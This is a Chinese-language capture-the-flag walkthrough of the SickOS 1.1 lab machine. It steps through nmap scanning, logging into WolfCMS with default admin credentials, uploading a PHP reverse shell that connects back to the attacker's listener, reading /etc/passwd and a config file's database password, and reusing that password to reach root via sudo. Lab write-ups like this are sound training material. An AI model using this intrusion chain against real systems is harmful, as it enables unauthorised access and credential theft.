
### 打开靶机 NAT模式

## https://download.vulnhub.com/sickos/sick0s1.1.7z



## 发现主机:

nmap -O -Pn 192.168.91.0/24

得到目标主机:192.168.91.132

```
Nmap scan report for 192.168.91.132
Host is up (0.00083s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE
22/tcp open ssh
3128/tcp open squid-http
8080/tcp closed http-proxy
MAC Address: 00:0C:29:37:5F:64 (VMware)
Device type: general purpose
Running: Linux 3.X | 4.X |
0S CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
0S details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

详细扫描 192.168.91.132

nmap -sV -O 192.168.91.132


```
:~# nmap -sV -0 192.168.91.132
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-17 17:01 CST
Nmap scan report for 192.168.91.132
Host is up (0.0016s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh
                           OpenSSH 5.9p1 Debian Subuntu1.1 (Ubuntu Linux; protocol 2.0)
3128/tcp open http-proxy Squid http proxy 3.1.19
8080/tcp closed http-proxy
MAC Address: 00:0C:29:37:5F:64 (VMware)
Device type: general purpose
Running: Linux 3.X 4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.98 seconds
```

### 22端口 ssh

## 3128端口,有 squid-http 代理

Squid cache(简称为Squid)是一个流行的自由软件(GNU通用公共许可证)的代理服务器和Web缓存服务器。Squid有广泛的用途,从作为网页服务器的前置cache服务器缓存相关请求来提高Web服务器的速度,到为一组人共享网络资源而缓存万维网,域名系统和其他网络搜索,到通过过滤流量帮助网络安全,到局域网通过代理上网。Squid主要设计用于在Unix一类系统运行

#### 需要编辑浏览器代理:



# BLEHHH!!!

## http://192.168.91.132/robots.txt/

查看 robots.txt 得到一个目录: /wolfcms 访问


□ 火狐官方站点 🥑 新手上路 🗀 常用网址 🕀 京东商城 🕸 选项



# http://192.168.91.132/wolfcms/


wolf 由 PHP 构成的内容管理系统。

这是网页前台, 需要登陆后台




百度到了 wolfcms 的默认后台登陆地址, wolfcms 有文件上传漏洞可以利用

http://192.168.91.132/wolfcms/?/admin/login




起初以为 弱口令 密码为 password 但 尝试账号密码都为 admin 成功登陆后台,发现 WolfCMS 版本为 0.8.2 ,恰恰正好此版本存在漏洞




进入 Files 页面上传 一个 php shell 脚本,并开启 nc 监听

```
root@kali:~# nc -lvnp 1234
listening on [any] 1234 ...
```

http://pentestmonkey.net/tools/php-reverse-shell



# 上传成功



根据此处路径,拼接以下 URL:

http://192.168.91.132/wolfcms/public/shell.php

访问一下并查看 nc 是否反弹了

```
| rootakali:~# nc -lvnp 1234 | listening on [any] 1234 ... | connect to [192.168.91.128] from (UNKNOWN) [192.168.91.132] 49856 | Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux 15:10:37 up 59 min, 0 users, load average: 0.01, 0.02, 0.05 | USER TTY FROM LOGIN@ IDLE JCPU UId=33(www-data) groups=33(www-data) groups=33(www-data) /bin/sh: 0: can't access tty; job control turned off | $ | |
```

### 反弹成功, 尝试提权

输入: python -c "import pty;pty.spawn('/bin/bash')" 进入标准 shell

```
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@SickOs:/$ ls
ls
bin etc lib mnt root selinux tmp vmlinuz
boot home lost+found opt run srv usr
dev initrd.img media proc sbin sys var
www-data@SickOs:/$
```

## 查看一下 /etc/passwd

```
www-data@SickOs:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
www-data@SickOs:/$
```

得到两个用户 root, sickos

尝试看看 wolfcms 的配置文件是否有敏感信息。

cd /var/www/wolfcms

Is -alh

cat config.php

```
www-data@SickOs:/var/www/wolfcms$ ls -alh
ls -alh
total 52K
drwxr-xr-x 5 root root 4.0K Dec 5 2015 .
drwxrwxrwx 3 root root 4.0K Dec 6 2015 ..
-rwxr-xr-x 1 root root 950 Dec 5 2015 .htaccess
-rwxrwxrwx 1 root root 4.0K Dec 5 2015 CONTRIBUTING.md
-rwxrwxrwx 1 root root 2.4K Dec 5 2015 README.md
-rwxrwxrwx 1 root root 403 Dec 5 2015 composer.json
-rwxrwxrwx 1 root root 3.0K Dec 5 2015 config.php
drwxrwxrwx 2 root root 4.0K Dec 5 2015 docs
-rwxrwxrwx 1 root root 894 Dec 5 2015 favicon.ico
-rwxrwxrwx 1 root root 6.7K Dec 5 2015 index.php
drwxrwxrwx 4 root root 4.0K Aug 17 15:09 public
-rwxrwxrwx 1 root root 0 Dec 5 2015 robots.txt
drwxrwxrwx 7 root root 4.0K Dec 5 2015 wolf
www-data@SickOs:/var/www/wolfcms$ cat config.php
cat config.php
<?php
// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo
// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
// Should Wolf produce PHP error messages for debugging?
define('DEBUG', false);
// Should Wolf check for updates on Wolf itself and the installed plugins?
define('CHECK_UPDATES', true);
// The number of seconds before the check for a new Wolf version times out in case o
define('CHECK_TIMEOUT', 3);
// The full URL of your Wolf CMS install
```

找到一对数据库账号密码: root:john@123

但是从nmap 端口没有扫描到有 3306 或者 数据库端口,不能直接登陆 数据库管理

尝试 使用 切换到 root 用户,发现失败,系统root 用户密码并不是 john@123

```
www-data@SickOs:/var/www/wolfcms$ su root
su root
Password: john@123
su: Authentication failure
www-data@SickOs:/var/www/wolfcms$
```

在 /etc/passwd 中还有一个 用户名 sickos ,尝试登陆且成功

```
www-data@SickOs:/var/www/wolfcms$
su sickos
Password: john@123
sickos@SickOs:/var/www/wolfcms$
```

cd /root 提示没有权限:

```
sickos@SickOs:/$ ls
ls
bin etc lib mnt root selinux tmp vmlinuz
boot home lost+found opt run srv usr
dev initrd.img media proc sbin sys var
sickos@SickOs:/$ cd root
cd root
bash: cd: root: Permission denied
sickos@SickOs:/$
```

sudo -i 登陆到 root, -i 使用当前用户的密码 (john@123) 登入 root 并查看目录内容

```
sickos@SickOs:/$ sudo -i
sudo -i
root@SickOs:~# ls
ls
a0216ea4d51874464078c618298b1367.txt
root@SickOs:~#
```

查看 这个 txt 文件

```
root@SickOs:~# cat a*.txt

cat a*.txt

If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying

root@SickOs:~#
```

至此 提权成功